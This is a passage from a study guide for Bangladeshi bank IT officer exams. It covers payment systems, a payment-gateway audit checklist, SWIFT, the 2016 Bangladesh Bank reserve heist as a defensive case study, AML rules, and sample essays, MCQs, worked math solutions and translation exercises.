- **Internet and App banking:** 2FA/OTP, device binding, transaction limit, session timeout are mandatory security controls.
- **Agent banking:** banking service in villages through contracted agents, without a bank branch (Bank Asia first launched it in 2014). **Sub-branches** have also increased financial inclusion.
- **MFS** (Mobile Financial Services): bKash (subsidiary of BRAC Bank), Rocket (mobile banking of Dutch-Bangla Bank; the country's first mobile banking, 2011), Nagad (digital financial service of Bangladesh Post Office), Upay, Tap, etc. Bank-led model: MFS service is provided through a bank or its subsidiary.

13.4 Payment Gateway

A secure intermediary between an online merchant (e-commerce site) and the banking network; it accepts card, MFS and internet banking payments. PSPs/gateways in use in Bangladesh: SSLCOMMERZ, shurjoPay, aamarPay, PortWallet, etc.




Figure 13.2: Online card payment through a payment gateway

Past question BB AME 2023

A bank has association with two different service providers as their payment gateways. The bank hires Mr. X to audit the payment gateway based on risk and threat detection. Which possible scenarios Mr. X will face?

Situations/risks the auditor will check:

1. **Data security and PCI-DSS compliance:** Are both providers PCI-DSS certified? Is card data (PAN, CVV) being stored? Are tokenization and encryption (TLS 1.2+, at-rest encryption) in place? Storing CVV is prohibited.
2. **Authentication and fraud risk:** Is 3-D Secure/OTP mandatory? Velocity check, detection of abnormal transactions (fraud scoring), card testing attack, chargeback rate.
3. **Integration and API security:** mutual TLS in the bank ↔ gateway API, protection of API key/secret, IP whitelisting, request signing (HMAC), preventing forged callback/IPN URLs (payment status tampering).
4. **Man-in-the-Middle and phishing:** fake payment pages, DNS spoofing, weak certificates.
5. **Reconciliation and settlement risk:** Do the gateway's report, the bank's CBS and the merchant's records match? Transactions shown as successful but not settled; double charging.
6. **Availability and BCP:** SLA (uptime), failover to the other gateway if one goes down, DR plan, DDoS protection.
7. **Third-party/vendor risk:** If the two providers have different security standards, the weakest link creates risk; audit right and incident reporting obligation in the contract; where data is stored (data localization).
8. **Access control and logging:** MFA on the admin panel, least privilege, no shared accounts; log retention and monitoring in SIEM.
9. **Regulatory compliance:** Bangladesh Bank's payment system and ICT Security guidelines, AML/CFT (suspicious merchants), consumer complaint resolution.
10. **Vulnerability and penetration testing:** SQL injection, XSS, insecure direct object reference, outdated components.

Outcome: The auditor rates each risk by likelihood × impact and reports a risk register, findings and corrective recommendations (with timeline).

13.5 SWIFT and ISO 20022

- **SWIFT** = Society for Worldwide Interbank Financial Telecommunication — a secure international **messaging network** among banks (it does not send money itself, it sends payment instructions; money moves through correspondent/nostro accounts). Headquarters in Belgium, founded 1973.
- **BIC/SWIFT code:** 8 or 11 characters = Bank code (4) + Country code (2) + Location (2) + Branch (3, optional).
- Old **MT** messages: MT103 (single customer credit transfer), MT202 (bank-to-bank), MT700 (LC issuance). The new **ISO 20022** (MX, XML-based, rich data, better AML screening) — SWIFT has migrated cross-border payments from MT to ISO 20022.

- **SWIFT CSP** (Customer Security Programme) — launched after the 2016 attack; member banks must follow mandatory security controls.

13.6 The 2016 Bangladesh Bank Reserve Heist — Case Study

Brief description

Time: 4–5 February 2016 (Thursday night–Friday; weekly holiday in Bangladesh, weekend in New York and Lunar New Year holiday in the Philippines — the timing was planned).
What happened: Hackers planted malware in Bangladesh Bank's network and, using SWIFT credentials, sent 35 fraudulent payment instructions from Bangladesh Bank's account at the Federal Reserve Bank of New York (about USD 951 million). Of these, 5 were executed — USD 101 million in total: USD 81 million to RCBC Bank in the Philippines (later laundered through casinos) and USD 20 million to Sri Lanka — the latter was stopped and returned because of a spelling mistake in the recipient's name ("fandation").
Technique: The malware altered records of the SWIFT Alliance Access software and kept confirmation printing off, so that officials would not notice quickly. US investigators blamed the North Korea-linked **Lazarus Group** for it.
Lessons: Keep SWIFT servers in a separate (segmented) network; strong access control and MFA; 24×7 monitoring (SOC); do not use cheap/insecure network devices; independent reconciliation of transactions; incident response plan; follow SWIFT CSP.

13.7 KYC, e-KYC and AML/CFT

- **KYC** (Know Your Customer): at account opening, verify the customer's identity, address, profession and source of income, and classify by risk (low/high risk).
- **e-KYC:** online verification against the NID database, and digital account opening by matching photo/biometric — as per the BFIU e-KYC guideline (2019). Simplified (low risk) and Regular e-KYC.
- **AML/CFT:** Anti-Money Laundering / Combating the Financing of Terrorism. Regulator: **BFIU** (Bangladesh Financial Intelligence Unit). Laws: Money Laundering Prevention Act 2012, Anti-Terrorism Act 2009. Banks must submit CTR (Cash Transaction Report) and STR/SAR (Suspicious Transaction/Activity Report). International standard-setter: FATF.
- Three stages of money laundering: **Placement** (illegal money enters the system) → **Layering** (source hidden through many transactions) → **Integration** (returns as legitimate money).

13.8 Regulatory Framework: BB ICT Security Guideline and PCI-DSS

Bangladesh Bank issues the **ICT Security Guideline** for banks and financial institutions (first in 2010; updated several times since — check the latest version on Bangladesh Bank's website). Key areas:

Area	Main guidance (summary)
IT Governance	Board-approved ICT policy, IT Steering Committee, clear division of responsibility
IT Risk Management	Regular risk assessment, risk register

Access Control	Separate ID for each user, least privilege, password policy, control and logging of privileged accounts, MFA
Data Center & Operations	Physical security, environmental control, backup policy and recovery testing
BCP & DRP	Business Continuity Plan, geographically separate DR site, regular DR drill
Change & Incident Management	Approved change process, reporting of and response to security incidents
Alternative Delivery Channel	2FA, transaction limit, encryption in ATM, internet/mobile banking
Outsourcing and Vendor	Security terms in contract, audit right, SLA
IS Audit	Regular internal and external IS audit

Policy/compliance-based questions such as a shared "Superuser" password or scheduled daily backup not being done (BSCS AME/AE 24.01.2026) are covered in detail in the Security chapter — in the answer, mention the Access Control and Operations areas above.

PCI-DSS (Payment Card Industry Data Security Standard) — a standard made by schemes such as Visa and Mastercard for all organizations that handle card data (managed by PCI SSC). **12 requirements** under 6 goals: firewall/network security, change default passwords, protect stored card data, encrypt data in transmission, malware protection, secure systems and software, access on a need-to-know basis, user identification and authentication, restrict physical access, logging and monitoring, regular security testing, information security policy.

13.9 Digital Bangladesh to Smart Bangladesh, Digital Banks and Financial Inclusion

- **Digital Bangladesh** — goal announced in 2008 (Vision 2021). **Smart Bangladesh 2041** — four pillars: Smart Citizen, Smart Government, Smart Economy, Smart Society.
- **Digital bank:** Bangladesh Bank issued the "Guidelines for Digital Bank" in 2023. Key features: no physical branch/counter service; all services via app/online; minimum paid-up capital Tk 125 crore; aim — financial inclusion at low cost.
- **Cashless Bangladesh:** Bangla QR, MFS, NPSB, Taka Pay — reduce use of cash. Benefits: transparency, lower transaction cost, increased revenue collection, less corruption. Challenges: digital literacy, rural internet, cyber fraud, merchant fees.
- **Financial inclusion:** Tk 10 farmer accounts, school banking, agent and sub-branch banking, distribution of government allowances (G2P) through MFS.
- **Fintech and RegTech:** digital lending (nano loan, using credit scoring algorithms), regulatory sandbox, open banking API.

13.10 Bangladesh: Banking and ICT General Knowledge

Question	Answer
Establishment of Bangladesh Bank	Under Bangladesh Bank Order, 1972 (President's Order No. 127); effective from 16 December 1971; head office at Motijheel, Dhaka

Who is called the "Clearing House" in Bangladesh	Bangladesh Bank Officer IT 2026 (25105)
First private commercial bank of the country	AB Bank (Arab Bangladesh Bank), 1982 Officer IT 2026 (25105)
Full form of NPSB	National Payment Switch Bangladesh SO IT 2026 (25104)
First computer in Bangladesh	IBM 1620, 1964, at the Atomic Energy Centre, Dhaka Officer IT MCQ 2026 (BIBM)
First submarine cable	SEA-ME-WE 4 (2006, Cox's Bazar landing station) SO IT 2026 (25104)
Second submarine cable	SEA-ME-WE 5 (2017, Kuakata landing station); operated by BSCCL (Bangladesh Submarine Cable Company)
Bangladesh's first communication satellite	Bangabandhu Satellite-1, launched 12 May 2018 (SpaceX Falcon 9, USA)
First mobile banking in the country	Dutch-Bangla Bank, 2011
First ATM in the country	ANZ Grindlays Bank, 1992
First deep sea port	Matarbari Deep Sea Port, Cox's Bazar (under construction) Officer IT 2026 (25105)
Central bank of the United Kingdom	Bank of England SO IT 2026 (25104)
Publisher of the "World Economic Outlook"	IMF (International Monetary Fund) SO IT 2026 (25104)
Headquarters of IMF and World Bank	Washington D.C., USA Officer IT 2026 (25105)
Function of BFIU	Financial intelligence unit to prevent money laundering and terrorist financing (under Bangladesh Bank)
Headquarters of SWIFT	Belgium

> **Caution**
> Names of satellites, projects or institutions may change with the political context, and information changes with bank mergers/new licenses — check recent news and Bangladesh Bank's website before the exam.

13.11 Focus Writing — Preparation on Banking Technology

In the BSCS written exam, Bangla and English Focus Writing are 10 marks each (time is short, so 150–250 words are enough). Structure: **Introduction (1–2 sentences) → 3–4 main points (with facts/examples) → Challenges → Recommendations → Conclusion.** Giving Bangladeshi examples (NPSB, MFS, Bangla QR, e-KYC, agent banking) raises marks.

Likely topic	Points to include

Fourth Industrial Revolution and banking SO IT 2026 (25104)	AI, blockchain, cloud, big data; transformation of customer service; employment and skills; cyber risk
Digital Literacy & Cashless Transactions SO IT 2026 (25104)	financial inclusion, fraud prevention, women and rural population, public-private initiatives
Growing Use of Technology in the Financial Service Industry BB AP 2023	fintech, MFS, digital lending, RegTech, cost and efficiency, regulation
Cyber security in the banking sector Likely	2016 reserve heist, ransomware, phishing, SOC, awareness
AI in Banking Likely	chatbot, fraud detection, credit scoring, ethics and data privacy

Model (Bangla — write the Bangla Focus Writing in Bangla): Impact of the Fourth Industrial Revolution on the Banking Sector of Bangladesh

চতুর্থ শিল্পবিপ্লব হলো কৃত্রিম বুদ্ধিমত্তা, ব্লকচেইন, ক্লাউড কম্পিউটিং, বিগ ডেটা ও ইন্টারনেট অব থিংসের সমন্বয়ে গড়ে ওঠা প্রযুক্তিনির্ভর পরিবর্তন, যা ব্যাংকিং খাতকে মৌলিকভাবে বদলে দিচ্ছে। একসময় যে সেবার জন্য গ্রাহককে শাখায় লাইনে দাঁড়াতে হতো, আজ তা মোবাইল অ্যাপে কয়েক সেকেন্ডে সম্পন্ন হচ্ছে। NPSB ও RTGS-এর মাধ্যমে তাৎক্ষণিক আন্তঃব্যাংক লেনদেন, e-KYC দিয়ে ঘরে বসে হিসাব খোলা, Bangla QR-এ দোকানে পেমেন্ট এবং ডিজিটাল ব্যাংকের লাইসেন্স — এসবই এই রূপান্তরের উদাহরণ। কৃত্রিম বুদ্ধিমত্তা দিয়ে প্রতারণামূলক লেনদেন শনাক্ত, ঋণগ্রহীতার ঝুঁকি মূল্যায়ন এবং চ্যাটবটের মাধ্যমে ২৪ ঘণ্টা গ্রাহকসেবা দেওয়া সম্ভব হচ্ছে। তবে এর সঙ্গে চ্যালেঞ্জও রয়েছে: সাইবার আক্রমণের ঝুঁকি বেড়েছে, ২০১৬ সালের রিজার্ভ চুরি যার বড় শিক্ষা; গ্রামীণ জনগোষ্ঠীর ডিজিটাল সাক্ষরতার ঘাটতি এবং দক্ষ জনবলের অভাবও বাধা। তাই ব্যাংকগুলোকে শক্তিশালী সাইবার নিরাপত্তা অবকাঠামো, কর্মীদের পুনঃদক্ষতা উন্নয়ন, গ্রাহক সচেতনতা এবং যুগোপযোগী নিয়ন্ত্রক কাঠামোর দিকে নজর দিতে হবে। সঠিক পরিকল্পনায় চতুর্থ শিল্পবিপ্লব বাংলাদেশের ব্যাংকিং খাতকে আরও দক্ষ, স্বচ্ছ ও অন্তর্ভুক্তিমূলক করে তুলতে পারে।

English meaning of the model above

The Fourth Industrial Revolution is a technology-driven change built on artificial intelligence, blockchain, cloud computing, big data and the Internet of Things, and it is changing the banking sector at its roots. Services that once made customers stand in a branch queue are now done in seconds in a mobile app. Instant interbank transfers through NPSB and RTGS, opening an account from home with e-KYC, paying in shops with Bangla QR, and licences for digital banks are all examples of this change. Artificial intelligence now makes it possible to detect fraudulent transactions, assess a borrower's risk, and give 24-hour customer service through chatbots. But there are challenges too: the risk of cyber attacks has grown, and the 2016 reserve theft is the big lesson; the lack of digital literacy among rural people and the shortage of skilled staff are also barriers. So banks must focus on strong cyber-security infrastructure, reskilling their staff, customer awareness and an up-to-date regulatory framework. With the right planning, the Fourth Industrial Revolution can make Bangladesh's banking sector more efficient, transparent and inclusive.

Sample (English): The Importance of Digital Literacy in Expanding Cashless Transactions in Bangladesh

Bangladesh has built impressive digital payment infrastructure: mobile financial services reach tens of millions of people, NPSB connects banks in real time, and Bangla QR lets a small shopkeeper accept payments from any bank or MFS app. Yet infrastructure alone cannot create a cashless economy; people must know how to use it safely and confidently. Digital literacy is therefore the bridge between access and actual use. A person who can read an SMS alert, verify a QR merchant name and protect a PIN is far more likely to keep money in a digital account than in cash. Digital skills also drive financial inclusion: rural women, farmers and small traders who learn to use mobile wallets gain access to savings, government allowances and micro-credit without travelling to a branch. At the same time, low literacy exposes users to fraud, such as fake calls asking for OTPs, which damages trust in the whole system. To expand cashless transactions, banks and regulators should run awareness campaigns in Bangla, design simple and voice-guided apps, train agents as local educators and include digital finance in school curricula. When citizens are digitally literate, cashless payments become not only convenient but also secure and inclusive.

Sample (English): Growing Use of Technology in the Financial Service Industry

Technology has moved from a support function to the core of financial services. Core banking systems allow customers to transact from any branch, while internet and app banking, ATMs and agent outlets deliver services around the clock. In Bangladesh, mobile financial services have brought millions of unbanked people into the formal system, and platforms such as BEFTN, RTGS and NPSB have made inter-bank transfers faster and cheaper. Fintech firms now use data analytics and artificial intelligence for credit scoring, enabling small digital loans to people without collateral or formal credit history. Regulators also benefit: RegTech tools automate reporting and help detect money laundering. These changes reduce operating costs, improve transparency and widen financial inclusion. However, greater dependence on technology brings cyber risks, data-privacy concerns and the danger of excluding those without digital skills. Financial institutions must therefore invest in cyber security, skilled IT professionals and customer education, while regulators should balance innovation with consumer protection. Used wisely, technology can make the financial sector more efficient, resilient and inclusive.

Model (Bangla, short — write the Bangla Focus Writing in Bangla): Cyber Security in the Banking Sector

ডিজিটাল ব্যাংকিং যত বিস্তৃত হচ্ছে, সাইবার ঝুঁকিও তত বাড়ছে। ফিশিং ইমেইল, ransomware, ATM skimming এবং ভুয়া কল করে OTP সংগ্রহ — এসব আক্রমণ গ্রাহক ও ব্যাংক উভয়ের ক্ষতি করছে। ২০১৬ সালে বাংলাদেশ ব্যাংকের রিজার্ভ থেকে ৮১ মিলিয়ন ডলার চুরি দেখিয়েছে, একটি দুর্বলতা কত বড় বিপর্যয় ডেকে আনতে পারে। এ ঝুঁকি মোকাবিলায় ব্যাংকগুলোকে বাংলাদেশ ব্যাংকের আইসিটি নিরাপত্তা নির্দেশিকা মেনে বহুস্তরের নিরাপত্তা (firewall, IDS/IPS, এনক্রিপশন, MFA), ২৪ ঘণ্টা Security Operations Center, নিয়মিত penetration testing ও কর্মী প্রশিক্ষণ নিশ্চিত করতে হবে। একই সঙ্গে গ্রাহক সচেতনতা — “PIN/OTP কাউকে দেবেন না” — সবচেয়ে সস্তা কিন্তু কার্যকর প্রতিরক্ষা। নিরাপদ ব্যাংকিং ছাড়া ক্যাশলেস বাংলাদেশের স্বপ্ন পূরণ সম্ভব নয়।

English meaning of the model above

As digital banking expands, cyber risk grows with it. Phishing emails, ransomware, ATM skimming and fake calls that collect OTPs harm both customers and banks. The theft of 81 million dollars from Bangladesh Bank's reserve in 2016 showed how a single weakness can cause a huge disaster. To face this risk, banks must follow Bangladesh Bank's ICT security guidelines and ensure multi-layered security (firewall, IDS/IPS, encryption, MFA), a 24-hour Security Operations Center, regular penetration testing and staff training. At the same time, customer awareness ("Never give your PIN/OTP to anyone") is the cheapest yet most effective defence. Without safe banking, the dream of a cashless Bangladesh cannot be achieved.

Sample (English, short): Artificial Intelligence in Banking

Artificial intelligence is reshaping banking in three main ways. First, it improves customer service through chatbots and virtual assistants that answer queries in Bangla and English at any hour. Second, it strengthens risk management: machine-learning models flag unusual transactions in real time to stop fraud and help compliance teams detect money laundering. Third, it enables smarter lending by analysing transaction history and mobile-wallet data to assess the creditworthiness of customers who lack formal records. However, AI depends on large volumes of quality data, and biased or poorly governed data can lead to unfair decisions. Banks must protect customer privacy, keep humans accountable for important decisions and make models explainable to regulators. With sound governance, AI can make banking faster, safer and more inclusive.

13.12 MCQ Practice

1. What is the full form of NPSB?

(a) National Payment System Bangladesh
(b) National Payment Switch Bangladesh
(c) National Pay Service Board
(d) Network Payment Switch Bangladesh

Answer: (b) Officer IT MCQ 2026 (BIBM)

2. Where was the first computer in Bangladesh installed?

(a) Dhaka University Science Library
(b) ICDDR,B
(c) Atomic Energy Centre
(d) BCSIR

Answer: (c) — IBM 1620, 1964। Officer IT MCQ 2026 (BIBM)

3. In which system is each transaction settled individually and instantly?

(a) BEFTN
(b) BACPS
(c) RTGS
(d) Bangla QR

Answer: (c) — Real Time Gross Settlement।

4. Which system performs electronic clearing using cheque images?

(a) BACPS
(b) BEFTN
(c) NPSB
(d) SWIFT

Answer: (a) — Bangladesh Automated Cheque Processing System।

5. Suitable for batch payments such as salary or dividends:

(a) RTGS
(b) BEFTN
(c) ATM
(d) POS

Answer: (b)

6. Which is the first private commercial bank of the country?

(a) IFIC Bank
(b) AB Bank
(c) City Bank
(d) Islami Bank

Answer: (b) — 1982. Officer IT 2026 (25105)

7. What does SWIFT send?

(a) Cash
(b) Gold
(c) Financial messages/instructions
(d) Cards

Answer: (c) — Money moves through correspondent accounts.

8. Which risk does an EMV chip card reduce especially?

(a) Card cloning/skimming
(b) DDoS
(c) SQL injection
(d) Ransomware

Answer: (a) — A dynamic cryptogram for every transaction.

9. What is the cardholder's bank called?

(a) Acquirer
(b) Issuer
(c) Merchant
(d) Scheme

Answer: (b) — The merchant's bank is the Acquirer.

10. Which is the second stage of money laundering?

(a) Placement
(b) Layering
(c) Integration
(d) Structuring

Answer: (b) — Placement → Layering → Integration।

11. Where does a bank submit a Suspicious Transaction Report (STR)?

(a) BTRC
(b) BFIU
(c) BSEC
(d) NBR

Answer: (b) — Bangladesh Financial Intelligence Unit।

12. How many main requirements does PCI-DSS have?

(a) 6
(b) 10
(c) 12
(d) 20

Answer: (c) — 12 requirements under 6 goals.

13. In the 2016 reserve heist, hackers targeted Bangladesh Bank's account held at which bank?

(a) Bank of England
(b) Federal Reserve Bank of New York
(c) RCBC
(d) Standard Chartered

Answer: (b) — RCBC was the recipient bank (Philippines).

14. Which is the first submarine cable of Bangladesh?

(a) SEA-ME-WE 3 (b) SEA-ME-WE 4

(c) SEA-ME-WE 5 (d) SEA-ME-WE 6

Answer: (b) — 2006, Cox's Bazar. SO IT 2026 (25104)

15. According to Bangladesh Bank's 2023 guidelines, what is the minimum paid-up capital of a digital bank?

(a) BDT 50 crore (b) BDT 100 crore

(c) BDT 125 crore (d) BDT 500 crore

Answer: (c)

Chapter 14 — Mathematics, Bangla, English & General Knowledge

In the written exam, SO IT/Officer IT has 50 marks (Focus 20 + translation 20 + GK 10); BB AP has math 20 + Focus 10 + translation 20; AME has math 20 + translation 20 + Focus 10 — that is, **about 25% of the marks are non-technical**. In MCQ, Bangla, English, math and GK together make up about 40%. This part gives full solutions to the actual questions of past exams.

14.1 Mathematics — full solutions to past written questions

Past question BB AP 2023

If x is an integer and $x + 1/x = 17/4$, then the value of $x - 1/x$ = ?

Solution: $17/4 = 4 + 1/4$, so the integer $x = 4$ (the other root 1/4 is not an integer).

$x - 1/x = 4 - 1/4 =$ **15/4**

Alternative method: $(x - 1/x)^2 = (x + 1/x)^2 - 4 = 289/16 - 64/16 = 225/16 \Rightarrow x - 1/x = \pm 15/4$; for x = 4 it is positive, so 15/4.

Past question BB AP 2023

A basketball team has won 15 games and lost 9. If these games represent 16⅔% of the games to be played, how many more games must the team win to average 75% for the season?

(The percentage is printed unclearly in the collection; this is a known question where the value is 16⅔%.)

Games played = 15 + 9 = 24 = 1/6 of the total ⇒ total games = 24 × 6 = 144

To win 75% ⇒ 0.75 × 144 = 108 wins

More wins needed = 108 − 15 = **93 games**

Past question BB AP 2023

Students of a class are made to stand in rows. If 4 students are extra in each row, there would be 2 rows less. If 4 students are less in each row, there would be 4 more rows. Find the number of students.

Let x students per row and y rows; total = xy.

$(x + 4)(y - 2) = xy \Rightarrow -2x + 4y - 8 = 0 \Rightarrow x = 2y - 4$ ...(i)

$(x - 4)(y + 4) = xy \Rightarrow 4x - 4y - 16 = 0 \Rightarrow x = y + 4$ ...(ii)

(i) and (ii) $\Rightarrow 2y - 4 = y + 4 \Rightarrow y = 8, x = 12 \Rightarrow$ total students = **96**

Past question BB AME 2023

Find: $4(\sqrt{6} + \sqrt{2})/(\sqrt{6} - \sqrt{2}) - (2 + \sqrt{3})/(2 - \sqrt{3})$

$(\sqrt{6} + \sqrt{2})/(\sqrt{6} - \sqrt{2}) = (\sqrt{6} + \sqrt{2})^2/(6 - 2) = (8 + 2\sqrt{12})/4 = (8 + 4\sqrt{3})/4 = 2 + \sqrt{3}$

$\therefore$ first term $= 4(2 + \sqrt{3}) = 8 + 4\sqrt{3}$

$(2 + \sqrt{3})/(2 - \sqrt{3}) = (2 + \sqrt{3})^2/(4 - 3) = 7 + 4\sqrt{3}$

Value $= (8 + 4\sqrt{3}) - (7 + 4\sqrt{3}) =$ **1**

Past question BB AME 2023

A father divided Tk 25,000 between sons A and B. A invests at 8% p.a. compound interest, B at 10% p.a. simple interest. After 2 years B's interest is Tk 1,336 more than A's. Find A's share.

Let A's share = a, B's = 25000 − a

A's compound interest = $a[(1.08)^2 - 1] = 0.1664a$

B's simple interest = $(25000 - a) \times 0.10 \times 2 = 5000 - 0.2a$

$5000 - 0.2a - 0.1664a = 1336 \Rightarrow 0.3664a = 3664 \Rightarrow a =$ **Tk 10,000**

Check: A's interest 1664, B's (20% of 15000) 3000; difference 1336 ✔

Past question BB AME 2023

The percentage profit earned by selling an article for Tk 1920 equals the percentage loss incurred by selling it for Tk 1280. At what price should it be sold for 25% profit?

$(1920 - C)/C = (C - 1280)/C \Rightarrow C = (1920 + 1280)/2 = 1600$

Selling price for 25% profit = 1600 × 1.25 = **Tk 2,000**

Past question BSCS AME/AE 24.01.2026

A machine produces defective items at a rate of 25%. If n items are selected, what is the probability that at least one item is defective?

(The number is unclear in the collection ("IT items"); probably 10 — below are the general formula and the value for n = 10.)

P(none defective) = $(0.75)^n \Rightarrow$ P(at least one) = $1 - (0.75)^n$

For n = 10: $(0.75)^{10} \approx 0.0563 \Rightarrow P \approx$ **0.9437** (94.4%); for n = 5: 1 − 0.2373 = 0.7627.

Past question BSCS AME/AE 24.01.2026

10 engineers in a room; every engineer shakes hands with every other exactly once. Total handshakes?

Each handshake = a pair of 2 people $\Rightarrow {}^{10}C_2 = 10 \times 9 / 2 =$ **45**

Past question Officer IT 2024

Two unbiased dice are thrown. Probability that the sum is 7?

Sample space n(S) = 36; favourable: (1,6),(2,5),(3,4),(4,3),(5,2),(6,1) = 6 $\Rightarrow$ P = 6/36 = **1/6**

Past question Officer IT 2024

Find sets X and Y if $X \cup Y = \{1,2,3,5,6,8,9,10\}$, $X \cap Y = \{1,5\}$, $Y - X = \{2,6,9,10\}$.

$Y = (X \cap Y) \cup (Y - X) =$ **{1, 2, 5, 6, 9, 10}**

$X - Y = (X \cup Y) - Y = \{3, 8\} \Rightarrow X = (X - Y) \cup (X \cap Y) =$ **{1, 3, 5, 8}**

MCQ math — from Officer IT 2026 (BIBM and 25105)

Question	Solution

Even after a 20% discount, there is a 20% profit — by what % is the marked price above the cost price?	CP 100, SP 120 = 0.8 × MP ⇒ MP 150 ⇒ **50%**
Ladder: 4 m from the wall at the ground, height 3 m — length of the ladder?	$\sqrt{(16 + 9)}$ = **5 m**
Open-top box 10 m × 7 m × 2 m (taking height as 2 m) — surface area?	Base 70 + 2(10×2) + 2(7×2) = 70 + 40 + 28 = **138 m²**
HCF 12, LCM 288, one number is 96 — the other?	12 × 288 / 96 = **36**
A 220 m train at 45 km/h — time to cross a 260 m tunnel?	45 km/h = 12.5 m/s; (220 + 260)/12.5 = **38.4 s**
Two trucks 300 km apart at 70 and 50 km/h head toward each other — when do they meet?	300/120 = **2.5 hours**
Factors of $4x^4 + 1$	$(2x^2 + 1)^2 - (2x)^2$ = **$(2x^2 + 2x + 1)(2x^2 - 2x + 1)$**
If $x + 1/x = 7$, then $x^2 + 1/x^2$ = ?	49 − 2 = **47** (if this number is not among the options in the paper, the question was misprinted)
Sum of interior angles of a hexagon	(6 − 2) × 180° = **720°**
If x + y = A, x − y = B, then xy = ?	**$(A^2 - B^2)/4$**
One person takes 6 days, another 10 days — together?	1/6 + 1/10 = 8/30 ⇒ **3.75 days**
Crosses a bridge in 15 minutes at 15 km/h — length of the bridge?	15 × ¼ = **3.75 km** (ignoring the length of the vehicle)
Two coins — probability of exactly one Head	{HT, TH}/4 = **1/2**
If $2^{x+3} = 32$, then x	$2^{x+3} = 2^5$ ⇒ **x = 2**

Formulas needed again and again

${}^nC_r = n!/(r!(n-r)!)$ · ${}^nP_r = n!/(n-r)!$ · $CI = P[(1 + r)^n - 1]$ · $SI = Pnr$
Speed: relative speed (opposite directions) = $v_1 + v_2$ · train crossing = $(L_1 + L_2)/v$
Work: together = ab/(a + b) days · profit% = (SP − CP)/CP × 100
$(a + b)^2 - (a - b)^2 = 4ab$ · $a^2 + 1/a^2 = (a + 1/a)^2 - 2$ · sum of interior angles of an n-gon = (n − 2) × 180°

14.2 Translation — 10+10 marks

Translation technique

- Translate the meaning, not word for word. Keep sentences short; two correct simple sentences are better than one wrong complex sentence.
- Memorize banking vocabulary (Bangla = English): ঋণ = loan/credit, মওকুফ = waive, আস্থা = trust/confidence, জবাবদিহিতা = accountability, স্বচ্ছতা = transparency, আর্থিক অন্তর্ভুক্তি = financial inclusion, খেলাপি ঋণ = non-performing loan / default loan, মূল্যস্ফীতি = inflation, রেমিট্যান্স = remittance.
- Tense: if "is happening" describes an ongoing event, use present continuous; "has been happening since morning" ⇒ present perfect continuous.

Past question (Bangla → English) BSCS AME/AE 24.01.2026

(Source sentences are the exam's Bangla text, kept in Bangla on purpose.)

Bangla (source text)	English
কঠোর নীতিমালার কারণে ক্ষুদ্র উদ্যোক্তারা প্রয়োজনীয় ঋণ সুবিধা থেকে বঞ্চিত হচ্ছে।	Small entrepreneurs are being deprived of necessary loan facilities due to strict policies.
গ্রাহকদের আস্থা অর্জনের জন্য স্বচ্ছতা এবং জবাবদিহিতা অপরিহার্য।	Transparency and accountability are essential to earn customers' trust.
দুর্নীতি দেশের উন্নয়নের অন্তরায়।	Corruption is a barrier to the development of the country.
সকাল থেকে গুঁড়ি গুঁড়ি বৃষ্টি হচ্ছে।	It has been drizzling since morning.
উপদেশ দেওয়ার চেয়ে পালন করা কঠিন।	It is harder to follow advice than to give it. (Practising is harder than preaching.)

Past question (English → Bangla) BSCS AME/AE 24.01.2026

(Model answers must be written in Bangla, so they are kept in Bangla on purpose.)

English	Bangla (model answer)
Empty vessels sound much.	খালি কলসি বাজে বেশি। (অল্পবিদ্যা ভয়ংকরী)
Customers are encouraged to use online banking services to reduce transaction time and operational costs.	লেনদেনের সময় ও পরিচালন ব্যয় কমাতে গ্রাহকদের অনলাইন ব্যাংকিং সেবা ব্যবহারে উৎসাহিত করা হচ্ছে।
The bank has decided to waive the service charge.	ব্যাংক সার্ভিস চার্জ মওকুফ করার সিদ্ধান্ত নিয়েছে।
The project is still in its nascent stage.	প্রকল্পটি এখনো প্রাথমিক পর্যায়ে রয়েছে।
True greatness lies not in power, but in humility and moral integrity.	প্রকৃত মহত্ত্ব ক্ষমতায় নয়, বরং বিনয় ও নৈতিক সততায় নিহিত।

Past question (passage, partial) BB AP 2023

"Global economic turbulence is strongly felt in the banking and financial industry throughout the globe. The visible transformations are taking place in terms of embracing the new recovery efforts by adopting newer technology..."

Translation (model answer in Bangla, kept on purpose): বৈশ্বিক অর্থনৈতিক অস্থিরতা সারা বিশ্বের ব্যাংকিং ও আর্থিক খাতে তীব্রভাবে অনুভূত হচ্ছে। নতুন প্রযুক্তি গ্রহণের মাধ্যমে পুনরুদ্ধারের নতুন উদ্যোগ গ্রহণে দৃশ্যমান পরিবর্তন ঘটছে...

Past question (passage, partial) SO IT 2026 (25104)

"He decided to pull out of the agreement at the eleventh hour. This sudden move took everyone by surprise and put the entire project at risk..."

Translation (model answer in Bangla, kept on purpose): তিনি একেবারে শেষ মুহূর্তে চুক্তি থেকে সরে আসার সিদ্ধান্ত নেন। এই আকস্মিক পদক্ষেপে সবাই বিস্মিত হয় এবং পুরো প্রকল্পটি ঝুঁকির মুখে পড়ে...

Idiom: at the eleventh hour = at the last moment; pull out of = withdraw/back out; take by surprise = astonish.

14.3 Focus Writing — structure

Past topics: *"Growing use of technology in the Financial Service Industry"* (BB AP 2023), *"Data is the new compute in today's AI era"* (AME Jan 2026), *Digital transformation in Bangladesh's banking sector under the impact of the Fourth Industrial Revolution* (Bangla Focus topic, translated) and *"The Importance of Digital Literacy in Expanding Cashless Transactions in Bangladesh"* (SO IT 2026). Sample paragraphs are in Chapter 13.

10-mark Focus — 200–250 words, 5 parts

1. **Introduction (2–3 sentences):** definition of the topic + why it is important now.
2. **Current scenario in Bangladesh:** one or two facts (MFS, NPSB, Bangla QR, Smart Bangladesh 2041) — do not write numbers if you are not sure.
